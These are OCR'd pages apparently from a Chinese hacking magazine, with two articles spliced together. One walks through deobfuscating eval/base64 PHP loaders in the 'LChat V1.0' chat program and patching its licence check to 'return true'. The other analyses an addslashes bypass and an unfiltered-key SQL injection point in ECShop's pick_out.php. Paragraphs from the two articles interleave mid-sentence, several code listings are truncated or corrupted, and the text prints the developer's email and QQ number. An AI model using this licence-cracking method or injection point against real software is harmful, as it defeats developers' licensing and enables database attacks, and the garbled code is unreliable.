eval (fundecode ("QAAAPD9waHAgIGhlYWRlcigiQwAAb250ZW50LVR5cGU6dGV4dAAAL2h0bWw7Y2
O3KQOBQAa1AABFeHBpcmVzOiBNb24sIDI2AAEgSnVsIDE5OTcgMDU6MDAAMAwAIEdNVAbCAOZMYXN
oWMBwSwgbXWBgQZAcmV2YWxpBaEIGIByYWdtYQOSwAQC8gHiICBmdW5jdGlvbiADZSgpACB7ICAgJ
```

图4 解密输出




图5 输出结果

这里对文件的内容进行处理，并对其中可能出现的 **print sprint echo** 进行统计，如果出现了三者之一，便用 if 判断终止脚本执行。


既然看穿了作者的意图，那么我们就对症下药，将判断的代码注释掉，在文件末尾对解密后的代码进行输出，如图4。

在文件结尾处，我们用 echo 打印出处理后的脚本代码，在 PHP 环境中测试一下，如图5。

可以看到，我们需要的 Global.php 文件的源码已经显示出来了。重新对它整理格式，可以看到期待已久的验证函数，如图6。

这个就是验证函数了，在我注释的地方 **return true**，就可以进行授权。

关于程序的授权破解就到这里了，在这个解密过程中，涉及到的知识并不是很难，关键是要有耐心和对程序代码的分析。比如变量替换、对解密过程中作者的思路分析等，关键是识破了作者禁止输出的代码。



```
function validate(){
return true;  //By hidehai   www.0x32.cn
$lic="licence.php";
$key="Zend加密已经被破解？然而现在我用了那么多方法你还是破解了？
我为你感到高兴，因为你是那么的喜欢PHP，那么一位喜欢程序的人。
你破解了我的程序，相信你也是一程序员，
你希望一个程序员辛辛苦苦弄出来的东西被破解同时在网上到处传播吗？
如果你的程序并非开源而被别人破解，我想你的感受会同我的一样，
所以？我希望你能发一封Email通知我加强自己劳动成果的保护？
非常感谢，我的Email是xianlin85@163.com,QQ:103602950 谢谢了";
if (!file_exists(Chat_ROOT."./$lic"))
exit("<font style='color:#999999;font-size:12px'><h3>LChat V1.0</h3>[Error:Not
E-Mail:xianlin85@163.com</font>");   else  include(Chat_ROOT."./$lic");
$regtxt=decrypt($licence,$key);
unset($key);    $array=explode("++",$regtxt);
if($array[4]!="false" || !isset($array[4]))
return true;
$thost=$_SERVER['HTTP_HOST'];
if($thost<>"127.0.0.1")
if(!in_array($thost,explode("|",$array[0])))
exit("<font style='color:#999999;font-size:12px'><h3>LChat V1.0</h3>[Error:Not
E-Mail:xianlin85@163.com </font>");
```

图6 看到验证函数

下面我们来看一下同文件夹下的 **db.php** 文件。看名字应该是和数据库相关，用 EditPlus 打开后发现代码同样大致分两部分，上部分为 $o 的加密字串，下部分为 eval 同 base64 加密的代码，如图7。




图7 加密的代码

我们打开Freeshow来对eval中的base64进行解密，Fressshow是一个经常用在代码解密上的小工具，方便小巧，如图8。




图8 Fressshow工具

图8下面的文本框中就是db.php文件中base64所加密的内容。初略的看一下可以发现，其中的变量为了迷惑人，已经用长度不一的1代替了，看的人晕晕的。


我们将解密后的代码拷贝到 editplus 单独查看，文件的高亮语法可以选择 PHP，如图9。



图9 格式化代码

我们现在来观察一下代码，变量最短的为 $ll，长的有 13 个 l的，那么变量的数量应该在 11 个左右了。在这段代码中，有 eval if 判断、for 循环以及一些位运算。

在代码的第 2 行我用 // 注释的部分为原始代码，解密其中的 base64 代码就得到了 **$lllllllllll='base64_decode'**;。由这句代码我们可以知道其下的所有 $lllllllllll 的值都为 base64_decode，那我们可以对下面类似 eval ($lllllllllll("JGxsbGxsbGxsbGxsbGw9J3N0cmxlbic7"));的代码进行 Base64 的解密处理。处理替换后的代码如图10。



```
<?php
$111=0;
$11111111111='base64_decode';
$11=0;
$1111111111='ord';
$1111=0;
$11111=3;
$1=base64_decode($o);
$1111111=0;
$111111=($1111111111($1[1])<<8)+$1111111111($1[2]);
$1111111111111='strlen';
$111111111=16;
$11111111="";
for(;$11111<$1111111111111($1);){
if($111111111==0){
    $111111=($1111111111($1[$11111++])<<8);
    $111111+=$1111111111($1[$11111++]);$111111111=16;
}
if($111111&0x8000){
$111=($1111111111($1[$11111++])<<4);
$111+=($1111111111($1[$11111])>>4);
if($111){
    $11=($1111111111($1[$11111++])&0x0f)+3;
for($1111=0;$1111<$11;$1111++)$11111111[$1111111+$1111]=$11111111[$1111111
$1111111+=$11;
}else{
$11=($1111111111($1[$11111++])<<8);
$11+=$1111111111($1[$11111++])+16;
for($1111=0;$1111<$11;$11111111[$1111111+$1111++]=$1111111111($1[$11111])
$11111++;$1111111+=$11;}
}else$11111111[$1111111++]=$1111111111($1[$11111++]);

$111111<<=1;$111111111--;
}
$111111111111='chr';
$11111=0;
$111111111="?".$111111111111(62);
$1111111111="";
for(;$11111<$1111111;){
    $1111111111.=$111111111111($11111111[$11111++]^0x07);
}
$111111111.=$1111111111.$111111111111(60)."?";
eval($111111111);

?>
```

图10 替换后的代码

现在我们再来观察一下代码，可以大概推测到此段代码可能是对$o进行解密，然后在最后执行解密出的代码，只是这段代码自身的执行流程还不是很清楚。

我们的目的是要能够拿到这个文件的源代码，就是让解密后的源代码能够显示出

在magic_quotes_gpc=off下绕过两种函数

Tommie

从本文你可以学到：

1、addslashes 函数分析

2、magic_quotes_gpc 机制分析和演示

前言

在我的印象中，杂志以前刊登过关于在ASP方面绕过函数继续注入、跨站的文章，但在PHP这方面很少，为什么呢？其实归根究底还是ＰＨＰ 的反义字符在作怪：\ 。换句话说，是**magic_quotes_gpc=on**在作怪。

在最新的PHP6公布的一些资料上来看，**register_globals**、**magic_quotes_gpc**、**safe_mode**这三个选项将会不复存在，官方这样的做法是考虑到PHP的可移植性问题。去掉了GPC选项，很多程序都要改写，到底会改写什么呢？起码会增加一个模拟magic_quotes_gpc的函数来处理数据。那么现在研究在magic_quotes_gpc=off下绕过函数将会很有前景。

addslashes函数

很多程序都会考虑到GPC影响功能，所以会关闭掉GPC选项，而选择用PHP的一个内置函数addslashes来进行预定转义，并模拟一段代码：

```
define('MAGIC_QUOTES_GPC', get_magic_quotes_gpc());
...
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key = daddslashes($_value);
    }
}
...
function daddslashes($string, $force = 0) {      //这里daddslashes函数跟addslashes是不同的，注意名称。
    !defined('MAGIC_QUOTES_GPC') && define('MAGIC_QUOTES_GPC', get_magic_quotes_gpc());
    if(!MAGIC_QUOTES_GPC || $force) {
        if(is_array($string)) {
            foreach($string as $key => $val) {
                $string[$key] = daddslashes($val, $force);
            }
        } else {
            $string = addslashes($string);
        }
    }
    return $string;
}
```

define、**defined**是PHP内置函数，前者用于定义常量，后者则是查看常量是否存在。这里有两个foreach，读者会比较难理解：首先把'_COOKIE'、'_POST'、'_GET'这三个值以array函数传递给$_request，此时$_request就会变成数组，$_request[0]的值是_COOKIE，$_request[1]的值是_POST，$_request[2]的值是_GET，并且用第一个foreach将它们循环输出；然后再到第二个foreach：$$_request这句其实可以代换成“$$_request[0]”、“$$_request[1]”、“$$_request[2]”；由于在PHP中，双引号中的变量仍然起作用并可代表在变量里的值，所以上面三个数组变量再代换成大家很熟悉的“$_COOKIE”、“$_POST”、“$_GET”，并循环输出。

**$_key{0} != '_'** 即是我们提交的第一个数据的名称不能是“_”，这个显然可以满足；然后到了**daddslashes($val, $force)**，注意这里传入的参数是$val和$force。

最后就是daddslashes函数的定义：&& 代表AND运算符，|| 代表OR运算符；不存在MAGIC_QUOTES_GPC常量和并且用define函数定义常量做一个AND运算。

继续，如果MAGIC_QUOTES_GPC不存在值，而$force不存在值、或者两者都存在值，则判断$string是否为数组。是的话就用foreach循环输出每一个值，并用daddslashes函数循环预定反义每一个值。注意这里的参数还是$val和$force。

这段代码需要用到运算符高低级，函数的默认值、递归调用等等小知识。从这段代码我们不难看出，addslashes函数的参数($string)就是daddslashes函数的参数$val。

大家可能认为这段代码找不到什么问题，但如果你注意到它的参数的调用，就不难发现：函数只过滤了$val，而$_key并没

```
<?php
$o="QAAAOxh3b3dEDYFy. ..  . . . hXRzbab".
$111=0.
$1111111111='base64_decode';
$11=0.
$1111111111='ord';
$1111=0;
$11111=3;
$1=base64_decode($o).
$1111111=0;
$111111=($1111111111($1[1])<<8)+$1111111111($1[2]).
$1111111111111='strlen';
$111111111=16;
$11111111="";
for(;$11111<$1111111111111($1).){
if($111111111==0){
    $111111=($1111111111($1[$11111++])<<8);
    $111111+=$1111111111($1[$11111++]);$111111111=16;
}
if($111111&0x8000){
$111=($1111111111($1[$11111++])<<4);
$111+=($1111111111($1[$11111])>>4);
if($111){
    $11=($1111111111($1[$11111++])&0x0f)+3;
for($1111=0;$1111<$11;$1111++)$11111111[$1111111+$1111]=$11111111[$1111111-$111+$1111];
$1111111+=$11;
}else{
$11=($1111111111($1[$11111++])<<8);
$11+=$1111111111($1[$11111++])+16;
for($1111=0;$1111<$11.$11111111[$1111111+$1111++]=$1111111111($1[$11111])).
$11111++;$1111111+=$11;}
}else$11111111[$1111111++]=$1111111111($1[$11111++]);

$111111<<=1;$111111111--;
}
$1111111111111='chr';
$11111=0;
$111111111="?".$1111111111111(62);
$1111111111="";
for(;$11111<$1111111.){
    $1111111111.=$1111111111111($11111111[$11111++]^0x07);
}
$111111111.=$1111111111.$1111111111111(60)."?";
echo($111111111);

?>
```

图11 解密代码

```
?>link=@mysql_connect($host,$user,$passwd,1)) $this->go_break(
>link) or die($this->go_break("没有找到{$dbname}! 请联系管理员
('gbk', 'big5', 'utf8','latin1'))) { mysql_query("SET characte
character_set_client=binary",$this->link); } if($this->version
{ mysql_close($this->link); } function go_break($str) { echo "

".$str."[点击返回]

\t"; //$go="[点击返回]", //include_once("error.php"); exit, }
($query) { return mysql_fetch_array($query); } function sqlnum
$str=eregi_replace("\r?\n","",$str); $str=str_replace("\"","“
($str); if(!get_magic_quotes_gpc()) $str=addslashes($str); $st
",$str); return $str; } function ghtml($str){ //$str=trim($str
{ return mysql_get_server_info($this->link); } function xianli
```

图12 源码

来。其实把**eval($lllllllll)替换成echo($lllllllll)**，就可以实现我们的想法，现在来合成自己的代码，加入$o为需要解密的代码（db.php上半部分），下半部分为解密的代码，如图11。

在环境中运行后即可显示出文件的源代码，如图12。

到这里，这个聊天室的解密工作就基本完成了，能够达到我们不注册而正常使用的目的。在破解的过程会遇到很多的问题，但是目的达到之后就是灯火阑珊处的感觉，在这里写下来，也就是个历程分享的过程。作者既然写出来了程序，就要有着被别人破解的准备，其实，我更喜欢开源程序。

编辑点评：文章写的很好，但是小编站在一个程序员的角度，觉得有点纠结。

有过滤。相反，在magic_quotes_gpc=on时不仅仅处理变量值，还处理变量名。其实daddslashes函数只是模拟了GPC的一部分功能而已。




图1 演示效果

实例

ECShop是最大的免费开源网店系统（用户量不在话下），其小于v2.6.2版本的**includes/init.php**（这个文件经常被包含）当GPC为OFF时使用addslashes_deep函数过滤$_REQUEST、$_COOKIE，相关代码如下：

```
if (!get_magic_quotes_gpc())
{
if (!empty($_GET))
{
$_GET  = addslashes_deep($_GET);
}
if (!empty($_POST))
{
$_POST = addslashes_deep($_POST);
}
$_COOKIE   = addslashes_deep($_COOKIE);
$_REQUEST  = addslashes_deep($_REQUEST);
}
```

如果get_magic_quotes_gpc为off而且存在GET提交过来的数据，则用addslashes_deep函数来过滤$_GET这个PHP内置变量（数组），下面类同。addslashes_deep函数在**includes/lib_base.php**里最后通过addslashes函数处理，相关代码如下：

```
function addslashes_deep($value)
{
if (empty($value))
{
return $value;
}
else
{
return is_array($value) ? array_map('addslashes_deep', $value) : addslashes
($value);
}
}
```

如果$value为空，则返回为空；否则用"**A?B:C**"运算符来判断，这个其实可以代换成如下代码：

```
if (is_array($value))
{
array_map('addslashes_deep', $value)
}
else
{
addslashes($value)
}
```

如果$value是数组，就用PHP内置函数array_map来调用addslashes_deep函数重复过滤value数组的每一个值；否则用addslashes来预定反义。其中array_map函数的作用用一个例子来说明，代码如下：

```
<?php
function cube($n) {
return $n*$n*$n; //这个函数用参数$n，并以$n的三次方的值返回
}

$a = array(1, 2, 3, 4, 5); //$a是数组
$b = array_map("cube", $a); //用cube函数在array_map下重复执行在
$a数组中每一个值的三次方运算
print_r($b); //$b是数组，做输出作用。
?>
```

结果如图1所示。

我们在看完函数后再来看ECShop的漏洞文件**pick_out.php**，相关代码如下：

```
if (!empty($_GET['attr']))
{
foreach($_GET['attr'] as $key => $value)
{
$key = intval($key);
$_GET['attr'][$key] = htmlspecialchars($value);
}
}
···省略部分代码
$attr_table = '';
$attr_where = '';
$attr_url   = '';
$i = 0;
$goods_result = '';
foreach ($_GET['attr'] AS $key => $value)
{
$attr_url .= '&attr[' . $key . ']=' . $value;

$attr_picks[] = $key;
if ($i > 0)
{
if (empty($goods_result))
{
break;
}
$goods_result = $db->getCol("SELECT goods_id FROM " . $ecs->table
("goods_attr") . " WHERE goods_id IN (" . implode(',' , $goods_result) .
") AND attr_id='$key' AND attr_value='$value'");
}
else
{
$goods_result = $db->getCol("SELECT goods_id FROM " . $ecs->table
("goods_attr") . " WHERE attr_id='$key' AND attr_value='$value'");
}
$i++;
}
```

